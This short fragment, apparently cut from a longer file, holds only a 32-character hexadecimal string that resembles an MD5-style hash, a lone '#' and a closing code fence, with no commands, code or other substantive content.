9e56329a0dcb75e2ef7aa50ee825ab62
#
```